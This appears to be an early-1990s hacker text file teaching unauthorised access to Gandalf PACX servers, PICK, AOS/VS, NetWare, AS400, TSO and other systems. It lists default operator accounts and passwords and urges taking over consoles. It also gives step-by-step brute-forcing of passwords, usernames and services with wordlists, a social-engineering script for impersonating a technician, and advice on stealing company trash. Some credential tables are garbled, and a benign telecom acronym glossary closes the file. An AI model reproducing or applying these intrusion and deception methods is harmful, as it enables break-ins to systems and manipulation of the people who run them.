TEST, TESTUSER, TESTER, GANDALF, SYSTEM, GUEST are; USER, HP, CONSOLE, and finally OPERATOR. Also, first names will work usually. The next prompt you will face, or the first one if usernames are not implemented, is the server prompt. This is the main user prompt for a Starmaster, all major user commands are used from here. But as you can guess, commands aren't used really, it is service names you desire. Sometimes you will get a list upon entering the server, but other times you will just hit the server prompt, which usually looks something like; SERVICE? or CLASS? or even

```
service?
       or
      class?
        or
      service
Or whatever the sysadmin feels like. 'SERVICE?' is the
default, and the most common.
Keep in mind that the services CAN be passworded, but
rarely are. In the case of passwording, use your imagination.
Another thing; from the PACX console, where the services are
defined, there is an option which decides whether the service
is allowed for remote users. If this is set to NO, then you
are out of luck, you have to be in the workstation to use the
command. This is common for the CONSOLE and the MAIL, and
occasionally modems and PADs. You will get an error message
something like 'SERVICE NOT ALLOWED'.
I will give a more complete list of common services, but
I will list the defaults and the major ones now.
PAD, X25, X28- Will commonly take you to a Gandalf PAD,
(or name of
                for which the default prompt is '*'.
your PSN)
                 'HELP' will bring up a list of commands.
MAIL
             - A non-removable default, but i've never
                 seen it with the remote access flag in the
                 ON position.
CONNECT
             - Another non-removable default which i have
                 never seen with the remote access flag in
                 the on position.
                And variations therof. The common outdial
MODEM, DIAL -
                 is the Gandalf made Sam24V, which comes with
                 a great set of help files.
CONSOLE
               The motherlode. The system controller,
                 maintenance computer, test machine, and
                 all of that. DON'T confuse the PACX console
                 with the XMUX console, they are two very
                 different things.
                 The console should be protected by the
                 sysadmin with his/her life, as every faction
                 of the Starmaster is controlled from within
                 the Console.
                 The CONSOLE is a non-removable service from
                 the server, BUT remote access can be removed
                 thus cutting off our means of getting to it.
                 Try it first, if it works the screen will
                 scroll down a number of lines and give this
                 herald/prompt;
           GANDALF TECHNOLOGIES INCORPORATED, COPYRIGHT 1990
           OPERATOR NAME?
                 This is not changable, it will remain the
                 same except for possibly the copyright date.
                 There can be 8 operators at the most, and
                 they will have 1 to 8 characters in their
                 name and password. And again, the PACX will
                 tell you if your operator name is incorrect.
                 You will be allowed 1 to 10 attempts at the
                 login name and then it resets to 0 for the
                 password attempt when you've found an
                 operator name, but same limit.
                 The same defaults for the usernames work
                 here, if you are lucky, with the exception
```

of HP. I'll list them again at the end. Once you get in, it is all menued and explanatory. DON'T FUCK THINGS UP. By that I mean deleting or modifying. Look. There is MUCH to see. The PACX console is incredibly powerful, and you will have much more fun exploring it. Besides, once you are in the console, the game is over. You have control over all the services, users, and all security barriers. If you get a high level console account, you are the God of the PACX, no joke.

### COMMON ACCOUNTS

Usernames Passwords \_\_\_\_\_ \_\_\_\_\_ CONSOLE CONSOLE, PACX, GANDALF, OPERATOR, SYSTEM GAND GAND GANDALF, SYSTEM, PACX, STARMAST, SYS GANDALF GUEST, VISITOR, USER GUEST ΗP HP OPERATOR, SYSTEM, SYSLIB, LIB, GANDALF OPERATOR SYSTEM, SYS, OPERATOR, PACX, SYS, GANDALF SYSTEM TEST, TESTUSER, USER, TESTER TEST TEST, TESTUSER, USER, TESTER TESTUSER TEST, TESTUSER, USER, TESTER TESTER USER, GUEST, TEST, VISITOR, GANDALF USER (i've never seen an account such as MAINT, but i would guess one exists, along with standard system defaults. Try anything outside these lines) Services \_\_\_\_\_ 1 (if it works; higher) A (through Z) 10 (if it works; higher in sequence of tens) BBS CLUSTER CONNECT CONSOLE DATABASE DATAPAC DEC DIAL DIALOUT FILES FTP GATEWAY GEAC HELP ΗP INTERNET LIB LIBRARY LOOP MAIL MENU MODEM MUX

NET NETWORK OUT OUTDIAL PACX12 PACX24 PACX96 PAD PRIME PRIMOS PROD SALES SERVER SUN SUNOS SYS SYSTEM TELNET TYMNET UNIX VAX VMS X25 X28 XCON XGATE XMUX

And anything else you can think of. First names are also fairly common.

Operator Name	Password
TEST	TEST, TESTUSER, USER, TESTER
TESTUSER	TEST, TESTUSER, USER, TESTER
TESTER	TEST, TESTUSER, USER, TESTER
GANDALF	GANDALF, SYSTEM, PACX, CONSOLE, SYS
GUEST	GUEST, VISITOR, USER
SYSTEM	SYSTEM, SYS, OPERATOR, PACX, SYS, GANDALF
	CONSOLE
USER	USER, GUEST, TEST, VISITOR, GANDALF
OPERATOR	OPERATOR, SYSTEM, CONSOLE, GANDALF
CONSOLE	CONSOLE, PACX, GANDALF, OPERATOR, SYSTEM
SYS	SYS, SYSTEM, GANDALF, PACX, CONSOLE

And again, try first names and ANYTHING you can think of. Getting into the console should be your main objective.

ACCESS2590-The Access2590 is another Gandalf creation. While it is a server system, it is different in some respects to a PACX. The Starmaster generally only connects computers on a local or wide area network(they do connect to X.25 & IP addresses, but they \*usually\* don't), while the Access 2590 connects to local & wide area network services, X.25 address, and IP addresses with suprising versatility. The PACX is, however, in much wider distribution. It will usually have an initial herald screen, often letting you know that it is indeed an Access server made by Gandalf. If the operator wishes he can include a menu of services with their respective descriptions in this provided space. Then you will find yourself at a prompt, the default being "Access 2590 >". I haven't seen any sort of initial protection before you hit that prompt, but i'm betting it does exist, and it probably goes along the lines of the PACX. Follow the trend I set with the PACX and you should do fine. Anyways, the one thing I like so much more about the Access 2590 compared to the Starmaster is the command "show symbols" . That was one of the big problems from a hacking point of view with the PACX; it doesn't have a command available to show you the services. If you get console access on the PACX you can get a listing of services that way, but you simply cannot hack a console account everytime, and besides that often the owner will have turned the remote console access flag off.

If the operator wanted to give you help with services he had to take the initiative himself and design a herald screen or implement a help service, and few do. But the "show symbols" on an Access will give you a listing of all the available "symbols", which is Gandalf's term for services. Connect to them with "c xxx" where "xxx" is of course the service. And yes, to you eager folks who have tasted the PACX console's power, the Access does have a console. Type "c console" to get to it. Follow the PACX's guidelines, and you'll do fine.

PICK-

The PICK system was created by Dick Pick(no joke), and is a fairly widespread system, there are a few of them out there on the major PSNs. I really dislike PICK, but for those of you wishing to try it yourself, it is a fairly easy hack. A normal PICK login prompt looks somewhat like;

07 JUN 1993 04:00:21 Logon please: Additional data can be entered in that line, and a header may be used above that. However, PICKs are usually recognizable by that logon prompt which will normally contain the date and time, as well as the 'Logon please:'. If you aren't sure, enter the username 'SYSPROG', in ALL CAPS , as PICK is case sensitive and SYSPROG will be in capitals. SYSPROG is the superuser(or as PICK calls it the 'Ultimate User') and is similar to root on a Unix; it must be present. PICK lets you know when you've entered an invalid Username, which is helpful when finding valid accounts. Experiment with the upper and lower case if you wish, but upper case is the norm. The people who make PICK like to think of PICK as more a DBMS than an OS, and it is often sold just as that. Because of that, you may find it on Unix, MPE, and Primos based systems among others. One last note, internal passwording is possible on the PICK, so don't be too suprised if you think you've found an unpassworded system only to be hit by a password before the internal prompt.

COMMON ACCOUNTS

Usernames 1 ACC ACCT Passwords

ACCTNAME ACCUMATH ACCUPLOT ACCUPLOT-DEMO ACCUPLOT, DEMO ARCHIVE AUDITOR AUDITORS BACKUP BATCH BLOCK-CONVERT BLOCK-PRINT COLDSTART COMBINATION COMM COMTEST CPA CPA, DOC CPA.DOC CPA.PROD CPA, PROD CTRL, CONTROL CTRL.GROUP DEMO DA DCG DEV DATA, MANAGER, MAN, MGR, DATAMGR, DATAMAN DM DOS ERRMSG EXCEPTIONAL EXECUTE-CONTROL EXPRESS.BATCH EXPRESS, BATCH FILESAVE, SAVE FILE-SAVE FILE-TRANSFER FINANCE FLUSHER FMS FMS, PROD FMS.PROD GAMES GAMES.DOS GAMES GENERAL INSTANT INSTANT.DOS INSTANT JOB KILL LEARN LEARN.DLR LEARN, DLR, LEARNDLR LOGON LOTUS LOTUS.DOS LOTUS MAIL.BOX MAIL MINDER MODEM-SECURITY MOTD.DATA MOTD NETCOM NET.OFF NETOFF NETUSER NETWORK NEWAC NOLOG OLD.USER ON-LINE-DIAGS DIAGS

PERFECT-BKGRND POINTER-FILE PRICE.DOS PRICE PRICES.DOS PRICES PROC, LIBRARY, LIB PROCLIB PROD PROMCOR PROMIS-ARCHIVE PROMIS, ARCHIVE PROMIS, BKGRND PROMIS-BKGRND PROMO PWP OA QUALITY, CONTROL SCC, SYSPROG SCC.SYSPROG SCREENLIB SECURITY SET.PLF SET, PLF, PLFSET SLSPSYM STUDENT SUPPORT SYM.DOS SYM SYS SYS SYS.DOC SYSTEM, LIBRARY, SYS, LIB SYSLIB SYSPROG SYSTEM, PROGRAM, SYS, PROG, OPERATOR, DM SYSPROG-PL SYSPROG, PL SYSTEM-ERRORS TCL TEMP TEMP-SYSPROG TEMP, SYSPROG TEST TEST-BKGRND TEST TRAINING TRY TRY.DOS ULTICALC ULTILINK ULTIMATION UNIMAX WORDS WP WP WP.DOS WP, WP42 WP42.DOS WP, WP50 WP50.DOS WP51 WP, WP51 WP, WP51 WP51.DOS XES AOS/VS is made by Data General Corporation(DGC), and is in my opinion the worst operating system i've seen yet. But, in the quest of knowledge, and to broaden your computer horizons, i suggest that you try to hack even this system, for what it's worth. The AOS/VS will usually readily identify itself with a banner such as; (yes, i'm overstepping my margin, i apologize) \*\*\*\* AOS/VS Rev 7.62.00.00 / Press NEW-LINE to begin logging on \*\*\*\* AOS/VS 7.62.00.00 / EXEC-32 7.62.00.00 11-Jun-93 0:27:31 @VCON1

AOS/VS-

Username:

The username prompt looks deceivingly like a VMS, but it is not, and you can be sure by entering garbage for the username and password. The AOS/VS will reply; Invalid username - password pair AOS/VS will not let you know when you've entered an incorrect username. And a standard system will let you have 5 tries at a username/ password combination, but after that it gives this annoying message; Too many attempts, console locking for 10 seconds Having the system lock for 10 seconds does really nothing to the hacker, except slow brute forcing down a small bit(10 seconds). Anyways, once inside 'HELP' will give you a set of help files which i didn't enjoy too much, and 'WHO' will list the users online. COMMON ACCOUNTS Username Password \_\_\_\_\_ \_\_\_\_ guest operator, op qo sys, mgt, system, man, mgr, manager sysmqt test user

RSTS-

The UIDs are in the format xxx,yyy , where x and y are digits. Just guess at UIDs until you hit one with a password. Also, the IDs will generally not go above 255 in both the x and y spots(ie: 255,255 is generally the highest ID).

### COMMON ACCOUNTS

User ID Password ------1,2 SYSLIB

WNT-

I really don't know much about Windows NT, mostly having to do with the fact that it was just released a little while ago and I have not seen it in action to this date. I don't know at what time in the future it will become widespread, but for you future hackers I did a little research and came up with the two manufacturer defaults; administrator and guest. Both come unpassworded.. administrator is the equivalent to root on a Unix, and guest is just as you'd expect .. a low level guest account. Interestingly enough, in the manuals I saw WNT sysadmins were encouraged to keep the guest account... unpassworded at that! Highly amusing.. let's see how long that lasts! Anyways.. Oh yeah.. case sensitive, too.. I'm pretty sure it is lowercase, but it is possible that the first letter is capitalized. Remember that when attempting to brute force new accounts. Oh, and keep in mind possible accounts such as "test" and "field" and the such.

### COMMON ACCOUNTS

Username

administrator guest

NETWARE-

Novell Netware is the most common PC LAN software and is a popular among high-schools. The internal (and external for that matter) security is poor.

### COMMON ACCOUNTS

Username	Password
admin	operator, supervisor, sysadm
backup	
guest	visitor, user
netware	
novell	netware
public	
remote	
server	
staff	
supervisor	admin, operator, sysadm, supervis, manager
systeml	
tape	backup
test	testuser
user	
visitor	guest

Sys75/85- AT&T's System75/85 have made a big splash in recent months despite their being around for years previous.. mostly due to codez kids discovering the PBX functions. Anyways, the hype has pretty much died down so it is probably safe to post the defaults. If you don't like my doing this, suck yourself. Anyone with access to this file probably has them by now anyways. And if not, all the better. Free information has always been one of our primary goals, and I don't intend to change that for some insecure pseudo-hackers.

### COMMON ACCOUNTS

Username Password -----browse looker craft crftpw, craftpw cust custpw field support

	inads init rcust	indspw, initpw rcustpw	inadspw		
AS400-	Another OS that was only really in use before my time, AS-400 is IBM made. I pulled this from the old UPT messages, thanks to anybody who contributed. It should in fact identify itself as an AS-400 at login time. I'm unsure of the case-sensativity of the characters i'll enter them as lowercase, but if unsuccessful use caps. COMMON ACCOUNTS Username				
	 qsecofr				
	qsysopr				
	quser sedacm				
	sysopr				
	user				
TSO-	An IBM product, TSO can be found stand alone, but is commonly found off an ISM. Upon connect you should see a login prompt that looks like:				
	IKJ56700 Or something		ER USERID-		
	It will tell IKJ56420	l you if	the username entered is incorrect: RID xxx NOT AUTHORIZED TO USE TSO NTER-		
			f the accounts will have the STC attribute for remote login.		
	COMMON ACCOU	JNTS			
	Username				
	admin guest init maint	adm, sys	sadm, op		
	systest	test			
	test1	test			
	tso				
BRUTE FORCE					
Passwords =======					

Occasionally you will find yourself in a position where you wish to penetrate a system, but defaults are taken off and social engineering is not possible.

The dedicated hacker then begins the tedious process of trying password after password, hoping to crowbar his way into the system. Thus the term 'Brute Force' was born, aptly describing this process.

Brute force is the absolute ugliest way of obtaining an account, but is

is often effective. It is ugly for a number of reasons, having to do with the fact that you will have to call the system hundreds of times if the account is not easily brute forced.

However, first i will explain a modified form of brute force; intelligent brute force. In this process, the hacker tries the users first name, as that is the most common password of all, and a database of 20-100 common passwords.

The difference between this and the normal brute forcing is you cut your time down considerably, but your chances of getting in go down as well.

Normal brute forcing is rarely done nowadays; the greats of yesterday would spend 6 hours at a sitting trying passwords, but people nowadays seem to think 5 minutes is sufficient. Ugh.

If standard brute forcing is done, it is accomplished with automation, usually. Meaning the hacker will set up a program or a script file to spew out

dictionary passwords for him, then go to the movies or whatever. Obviously, any way you do it, standard brute forcing is fairly dangerous. A sysadmin is more likely to notice you trying a username/password 2000 times than 50. If you choose to do automated brute forcing, it might be a good idea to set up a hacked system to do it for you, such as a procured Unix. I would not, however, suggest wasting the powers of a Cray on such a menial task as brute force. You can only go as fast as the host system will let you. The danger in this is obvious, you will have to be connected to the remote system for a long time, leaving you wide open for a trace. It is up to you.

And, of course, brute forcing requires a username. If you don't have a username, you are probably out of luck.

One thing you should definetly do is make a list of first names, and make it fairly complete. Buy/steal a baby names book or look inside your phone book and copy down the more commmon names on to a piece of paper or into a file. Other than first names, husband/wife, boyfriend/girlfriend and childs names are the most common passwords.

Ok, here are the basics to intelligent brute force hacking;

- 1. try the users first name
- 2. try your list of first names, male and female
- try the users first name, with a lone digit(1 to 9) after the username
- 3. try the users first name, with a lone digit(1 to 9) after the username
- 4. try the users first name, with a letter appended to the end(A to Z)
- 5. try anything related to the system you are on. If you are on a VAX running VMS on the Datapac PSN, try VAX, VMS, Datapac, X25, etc
- 6. try anything related to the company/service the system is owned by. if the user is on a system owned by the Pepsi Cola company, try Pepsi, Cola, Pepsico, etc.
- 7. finally, try passwords from your list of common passwords. your list of common passwords should not be above 200 words. The most popular passwords are;

password secret money sex smoke beer x25 system hello cpu aaa abc fuck shit

Add on popular passwords to that as you see fit. Remember; most passwords are picked spontaneously, on whatever enters the users mind at that time(you know the feeling, i bet). Attempt to get into the users mind and environment, to think what he would think. If you can't do that, just try whatever comes to your mind, you'll get the hang of it.

## Brute Forcing User Names

A different form of brute force is that when you need a username to hack passwords from. In order to guess a valid username, you must be on a

system that informs you when your username is invalid; thus VMS and Unix are out of the question.

There are two types of usernames(by my definition); user and system. The user usernames are the standard user's usernames. Examples would be John, Smith, JMS, JSmith, and JohnS.

The system usernames are special usernames used by the system operators to perform various functions, such as maintenance and testing. Since these usernames are not owned by actual people(usually), they are given a name which corresponds to their function.

Guessing either type is usually fairly easy.

User usernames are standardly in one of 2 formats; first name or last name the more common format being first name. Less common formats are initials, first initial/last name, and first name/last initial. Occasionally the username formats will have nothing to do with names at all, and will instead be 6 or 8 digit numbers. Have fun.

The users of a system will almost always have the same format as each other. When you guess one, guessing more shouldn't be too hard.

For first names, again consult the list you made from the baby names book. For last names, construct a list of the most common last names, ideally

out of the phone book, but if you are too lazy your mind will do fine. SMITH and JONES are the most common non-foreign names.

For initials, use common sense. Guess at 3 letter combinations, and use sensible formats. Meaning don't use XYZ as a rule, go for JMS, PSJ, etc, to follow along with common first names and last names.

If you are getting no luck whatsoever, try switching your case(ie: from all lower case to all upper case), the system might be case sensitive.

Usually guessing system names shouldn't be necessary; I gave a default list for all the major systems. But if you run across a system not listed, you will want to discover defaults of your own. Use common sense, follow along with the name of the new OS and utilities that would fit with that name. Attempt to find out the username restrictions for that system, if usernames have to be 6 characters long, try only 6 character user names. And finally, here is a list of common defaults(they are capitalized for convienience, but as a rule use lower case);

> OPERATOR SYSOP OP OPER MANAGER SYSMAN SYSMGR MGR MAN ADMIN SYSADMIN ADM SYSADM BOSS MAIL SYSTEM SYS SYS1 MAINT SYSMAINT TEST TESTER TESTUSER USER USR REMOTE PUB PUBLIC GUEST VISITOR STUDENT DEMO TOUR NEWS HELP MGT SYSMGT SYSPROG PROD SALES MARKET LIB LIBRARY FILES FILEMAN NET NETWORK NETMAN NETMGR RJE DOS GAMES INFO SETUP STARTUP CONTROL CONFIG DIAG SYSDIAG STAT SYSDIAGS DIAGS BATCH SUPRVISR SYSLIB MONITOR UTILITY UTILS OFFICE CORP SUPPORT SERVICE FIELD CUST SECURITY WORD DATABASE BACKUP FRIEND DEFAULT FINANCE ACCOUNT HOST ANON SYSTEST FAX INIT INADS SETUP

# Brute Forcing Services

There is also the time when you are on a server system, and you need places to go. You will surely be told if the service you've entered is incorrect, so just try things that come to mind, and the following list; (the server may be case sensitive..use upper or lower case as you wish) (NOTE: Try digits(1 +) and letters(A-Z) also)

> SERVER NETWORK NET LINK LAN WAN MAN CONNECT LOG LOGIN HELP DIAL OUT OUTDIAL DIALOUT MODEM MODEMOUT INTERNET TELNET PAD X25 X28 FTP SYSTEM SYS SYS1 SYSTEM1 UNIX VAX VMS HP CONSOLE INFO CMDS LIST SERVICES SERVICE SERVICE1 COMP COMPUTER CPU CHANNEL CHANNEL1 CH1 CH01 GO DO ? LOG ID USERS SHOW WHO PORT1 PORT NODE1 NODE LINK1 DISPLAY CONFIG CONTROL DIAGS SYSDIAGS DIAG SYSDIAG HELLO EMAIL MAIL SET DEFINE PARAMS PRINT PHONE PHONES SESSION SESSION1 BEGIN

INIT CUST SERVICE SUPPORT BUSINESS ACCT ACCOUNT FINANCE SALES BUFFER QUEUE STAT STATS SYSINFO SYSTAT FTP ACCESS DISK LIB SYSLIB LIBRARY FILES BBS LOOP TEST SEARCH MACRO CALL COMMANDS TYPE FIND ASK QUERY JOIN ATTACH JOB REMOTE COM1 COM CALLER LOGGER MACHINE BULLITEN CLUSTER RUN HELLO PAYROLL DEC

SOCIAL ENGINEERING

While I am in no way going to go indepth on SE(social engineering) at this point, i will explain the premise of SE to those new to it.

Social engineering can be defined any number of ways, but my definition goes along the lines of; "Misrepresentation of oneself in a verbal manner to another person in order to obtain knowledge that is otherwise unattainable." Which in itself is a nice way of putting "manipulation, lying and general bullshitting".

Social engineering is almost always done over the phone.

I'll give an example. The hacker needs information, such as an account, which he cannot get by simple hacking. He calls up the company that owns the system he wishes to penetrate, and tells them he is Joe Blow of the Computer Fixing Company, and he is supposed to fix their computers, or test them remotely. But gosh, somebody screwed up and he doesn't have an account. Could the nice lady give him one so he can do his job and make everybody happy?

See the idea? Misrepresentation of the truth; pretending to be someone you aren't.

If you are skeptical, you shouldn't be. SE is tried and true, due to the fact that any company's biggest security leak is their employees. A company can design a system with 20 passwords, but if an uncaring employee unwittingly supplies a hacker with all of these passwords, the game is over.

You \*must\* have the voice for it. If you sound like a 12 year old, you aren't going to get shit. If you can't help it, there are telephone-voice changers(which any SE practicer should have anyways) that will do it for you.

If the person wishes to contact higher authority(who will probably suspect somethings up), get mad. Don't go into a rage, but do get angry. Explain that you have a job to do, and be persuasive.

I won't go more into SE, there are tons of text files out there on it already. Just remember to keep calm, have a back up plan, and it is a good idea to have the script on paper, and practice it a bit before hand. If you sound natural and authorative, you will get whatever you want.

And practice makes perfect.

#### TRASHING

### ========

Trashing is another thing i will not go too indepth on, but i will provide a very quick overview.

Trashing is the name given to the process of stealing a companies trash, then rooting through it and saving the valuable information.

Trashing is practiced most often on the various RBOCs, but if you are attempting to hack a system local to you, it might be a good idea to go trashing for a few weeks, you might find a printout or a scrap of paper with a dialup or username and password written on it.

ACRONYMS

=======

This is a basic list of H/P acronyms I've compiled from various sources..

it should be big enough to serve as an easy reference without being incredibly cumbersome

ABSBH:	Average Busy Season Busy Hour
AC:	Area code
ACC:	Automatic Communications Control
ACC:	Asynchronous Communications Center
ACD:	Automatic Call Distributor
ACE:	Automatic Calling Equipment
ACF:	Advanced Communications Functions
ACN:	Area Code + Number
ADPCM:	Adaptive Differential Pulse Code Modulation
AIS:	Automatic Intercept System
ALFE:	Analog Line Front End
ALRU:	Automatic Line Record Update
AM:	Account Manager
AM:	Access Module
AM:	Amplitude Modulation
AMA:	Automatic Message Accounting
AMSAT:	American Satellite
AN:	Associated Number
ANI:	Automatic Number Identification
ANXUR:	Analyzer for Networks with Extended Routing
AOSS:	Auxiliary Operator Services System
AP:	Attached Processor
ARC:	Automatic Response Control
ARP:	Address Resolution Protocol
ARPA:	Advanced Reasearch Projects Agency
ARS:	Automatic Response System
ARSB:	Automated Repair Service Bureau
AT:	Access Tandem
ATB:	All Trunks Busy
ATH:	Abbreviated Trouble History
ATM:	Automated Teller Machine
ATM:	Asynchronous Transfer Mode
AT&T:	American Telegraph and Telephone Company
AVD:	Alternate Voice Data
BCD:	Binary Coded Decimal
BCUG:	Bilateral CUG
BELLCORE:	Bell Communications Research
BGP:	Border Gateway Protocol
BHC:	Busy Hour Calls
BLV:	Busy Line Verification
BOC:	Bell Operating Company
BOR:	Basic Output Report
BOS:	Business Office Supervisor
BSC:	Binary Synchronous Module
BSCM:	Bisynchronous Communications Module
BSOC:	Bell Systems Operating Company
CA:	Cable
CADV:	Combined Alternate Data/Voice
CAMA:	Centralized Automatic Message Accounting
CATLAS	Centralized Automatic Trouble Locating & Analysis System
CAU:	Controlled Access Unit
CAVD:	Combined Alternated Voice/Data
CBC	Cipher Block Chaining
CBS:	Cross Bar Switching
CBX:	Computerized Branch Exchange
CBX:	Computerized Business Exchange
CC:	Calling Card

CC: Common Control CC: Central Control CC: Country Code CCC: Central Control Complex CCC: Clear Channel Capability CCC: Central Control Computer Common Channel Interoffice Signalling CCIS: CCITT: International Telephone and Telegraph Consultative Committee CCM: Customer Control Management CCNC: Common Channel Network Controller CCNC: Computer Communications Network Center CCS: Common Channel Signalling CCSA: Common Control Switching Arrangement CCSA: Common Central Switching Arrangement CCSS: Common Channel Signalling System CCT: Central Control Terminal CCTAC: Computer Communications Trouble Analysis Center CDA: Call Data Accumulator CDA: Crash Dump Analyzer CDA: Coin Detection and Announcement CDAR: Customer Dialed Account Recording CDC: Control Data Corporation CDI: Circle Digit Identification CDO: Community Dial Office Customer Dial Pulse Receiver CDPR: CDR: Call Dial Recording Cicuit Design System CDS: CEF: Cable Entrance Facility CERT: Computer Emergency Response Team CF: Coin First CGN: Concentrator Group Number CI: Cluster Interconnect CIC: Carrier Identification Codes Customer Information Control System CICS: CTD: Caller ID CII: Call Identity Index CIS: Customer Intercept Service CISC: Complex Instruction Set Computing CLASS: Custom Local Area Signalling Service CLASS: Centralized Local Area Selective Signalling Calling Line Directory Number CLDN: CLEI: Common Language Equipment Identification CLI: Calling Line Identification Calling Line Identification CLID: CLLI: Common Language Location Indentifier CLNP: Connectionless Network Protocol Centralized Maintenance and Administration Center CMAC: Construction Maintenance Center CMC: CMDF: Combined Main Distributing Frame CMDS: Centralized Message Data System CMIP: Common Management Information Protocol CMS: Call Management System CMS: Conversational Monitoring System CMS: Circuit Maintenance System Communications Management Subsystem CMS: Customer Name/Address CN/A: Communications Network Application CNA: CNAB: Customer Name Address Bureau CNCC: Customer Network Control Center CNI: Common Network Interface

Complimentary Network Service CNS: CO: Central Office COC: Central Office Code COCOT: Customer Owned Coin Operated Telephone CODCF: Central Office Data Connecting Facility COE: Central Office Equipment COEES: Central Office Equipmet Engineering System COER: Centarl Office Equipment Reports COLT: Central Office Line Tester COMSAT: Communications Satellite COMSEC: Communications Security COMSTAR: Common System for Technical Analysis & Reporting CONS: Connection-Oriented Network Service CONTAC: Central Office Network Access Class of Service COS: COSMIC: Common Systems Main Inter-Connection COR: Class Of Restriction COSMOS: Computerized System For Mainframe Operations Central Office Terminal COT CP: Control Program CPBXI: Computer Private Branch Exchange Interface CPC: Circuit Provisioning Center CPD: Central Pulse Distributor CPMP: Carrier Performance Measurement Plan Cable Repair Administrative System CRAS: CRC: Customer Record Center Customer Return Center CRC: CREG: Concentrated Range Extension & Gain CRG: Central Resource Group CRIS: Customer Record Information System CRS: Centralized Results System CRSAB: Centralized Repair Service Answering Bureau CRT: Cathode Ray Tube CRTC: Canadian Radio-Television and Telecommunications Commission CSA: Carrier Servicing Area CSAR: Centralized System for Analysis and Reporting CSC: Cell Site Controller CSC: Customer Support Center CSDC: Circuit Switch Digital Capability CSP: Coin Sent Paid CSMA/CD: Carrier Sense Multiple Access/Collission Detection CSR: Customer Service Records CSS: Computer Special Systems Computer Sub-System CSS: CSU: Channel Service Unit CT: Current Transformer CTC: Channel Termination Charge Central Test Center CTC: CTM: Contac Trunk Module CTMS: Carrier Transmission Measuring System CTO: Call Transfer Outside CTSS: Compatible Time Sharing System Cray Time Sharing System CTSS: CTTN: Cable Trunk Ticket Number Console TeleType CTTY: Control Unit CU: Customer Unit CU: CUG: Closed User Group CWC: City-Wide Centrex DA: Directory Assistance

DACC: Directort Assistance Call Completion DAA: Digital Access Arrangements DACS: Digital Access and Cross-connect System DACS: Directory Assistance Charging System DATS: Distributed Automatic Intercept System DAL: Dedicated Access Line DAO: Directory Assistance Operator DAP: Data Access Protocol DARC: Division Alarm Recording Center DARPA: Department of Defense Advanced Research Projects Agency DARU: Distributed Automatic Response Unit DAS: Device Access Software Directory Assistance System DAS: DAS: Distributor And Scanner Dual Attachment Station DAS: DASD: Direct Access Storage Device DBA: Data Base Administrator DBA: Digital Business Architecture Data Base Administration Center DBAC: Data Base Administration System DBAS: DBC: Digital Business Center DBM: Database Manager DBMS: Data Base Management System DBS: Duplex Bus Selector DCA: Defense Communications Agency DCC: Data Country Code Data Collection Computer Data Circuit-Terminating Equipment DCC: DCE: DCE: Data Communicating Equipment Digital Computer Language DCL: DCLU: Digital Carrier Line Unit DCM: Digital Carrier Module DCMS: Distributed Call Measurement System DCMU: Digital Concentrator Measurement Unit DCO-CS: Digital Central Office-Carrier Switch DCP: Duplex Central Processor DCS: Digital Cross-Connect System DCSS: Discontiguous Shared Segments DCSS: Digital Customized Support Services DCT: Digital Carrier Trunk DDCMP: Digital Data Communications Message Protocol Direct Distance Dialing : תתם DDN: Defense Data Network DDR: Datapac Design Request DDS: Digital Data Service DDS: Digital Data System DDS: Dataphone Digital Service DEC: Digital Equipment Corporation DES: Data Encryption Standard DF: Distributing Frame DGC: Data General Corporation Distant Host DH: Direct Inward Dialing DID: DIMA: Data Information Management Architecture DINS: Digital Information Network Service Datapac Information Service DIS: DISA: Direct Inward System Access DLC: Digital Loop Carrier DLS: Dial Line Service DM: Demultiplexer

DMA: Direct Memory Access DN: Directory Numbers DNA: Datapac Network Address DNA: Digital Named Accounts Digital Network Architecture DNA: DNIC: Data Network Identifier Code Dialed Number Recorder DNR: DNS: Domain Name Service DNS: Domain Name System DOCS: Display Operator Console System DOD: Department Of Defense DOM: District Operations Manager Datapac Serving Areas Distributed Processing Terminal Executive DPSA: DPTX: Data Stream Compatibility DSC: DST: Data Subscriber Interface DSL: Digital Subscriber Line DSN: Digital Services Network Data Service Unit DSU: Digital Service Unit DSU: DSX: Digital Signal Cross-Connect Digital Trunk Controller DTC: DTE: Data Terminal Equipment DTF: Dial Tone First Direct Trunk Group DTG: DTI: Digital Trunk Interface Digital Tabular Interchange Format Dual Tone Multi-Frequency DTIF: DTMF: Digital Telephone Network DTN: DTST: Dial Tone Speed Test DVM: Data Voice Multiplexor EAEO: Equal Access End Office EA-MF: Equal Access-Multi Frequency Electronic Business Data Interchange EBDT: EC: Exchange Carrier ECC: Enter Cable Change EDC: Engineering Data Center EDT: Electronic Data Interchange EE: End to End Signaling Expanded Electronic Tandem Switching Dialing Plan EEDP: Exterior Gateway Protocol EGP: Electronic Information Exchange System EIES: Extended Interface Unit EIU: Electonic Key Telephone Service EKTS: ELDS: Exchange Line Data Service EMA: Enterprise Management Architecture End Office EO: End Office Toll Trunking EOTT: EREP: Environmental Recording Editing and Printing ESA: Emergency Stand Alone ESB: Emergency Service Bureau ESN: Electronic Serial Number ESP: Enhanced Service Providers ESS: Electronic Switching System Executive Secure Voice Network ESVN: Electronic Tandem Switching ETS: EWS: Early Warning System Feature Access Code FAC: File Access Manager FAM: FCC: Federal Communications Commission

FCO: Field Change Order Fiber Distributed Data Interface FDDT: Frequency Division Multiplexing FDM: FDP: Field Development Program Front-End Processor FEP: FEV: Far End Voice First In First Out FTFO: FIPS: Federal Information Procedure Standard FM: Frequency Modulation FMAP: Field Manufacturing Automated Process FMIC: Field Manufacturing Information Center FOA: First Office Application FOIMS: Field Office Information Management System Fast Packet Bus FPB: Facilities Restriction Level FRL: FRS: Flexible Route Selection FRU: Field Replaceable Unit FS: Field Service Frequency Shift Keying FSK: Field Test FT: FTG: Final Trunk Group File Transfer Protocol FTP: FTPD: File Transfer Protocol Daemon FX: Foreign Exchange GAB: Group Access Bridging GCS: Group Control System GECOS: General Electric Comprehensive Operating System Gateway-to-Gateway Protocol GGP: Global Out Dial Global Positioning System GOD: GPS: GRINDER: Graphical Interactive Network Designer GSA: General Services Administration GSB: General Systems Business General Telephone GTE: HCDS: High Capacity Digital Service HDLC: High Level Data Link Control HLI: High-speed LAN Interconnect HDSC: High-density Signal Carrier HPO: High Performance Option HUTG: High Usage Trunk Group HZ: Hertz International Business Machines TBM: Integrated Business Network IBN: IC: Intercity Carrier IC: InterLATA Carrier TC: Interexchange Carrier TCAN: Individual Circuit Analysis Plan International Call Handling TCH: ICM: Integrated Call Management Internet Control Message Protocol ICMP: ICN: Interconnecting Network ICPOT: Interexchange Carrier-Point of Termination ICUG: International Closed User Group ICVT: Incoming Verification Trunk IDA: Integrated Digital Access Interim Defined Central Office Interface IDCI: International Direct Distance Dialing IDDD: 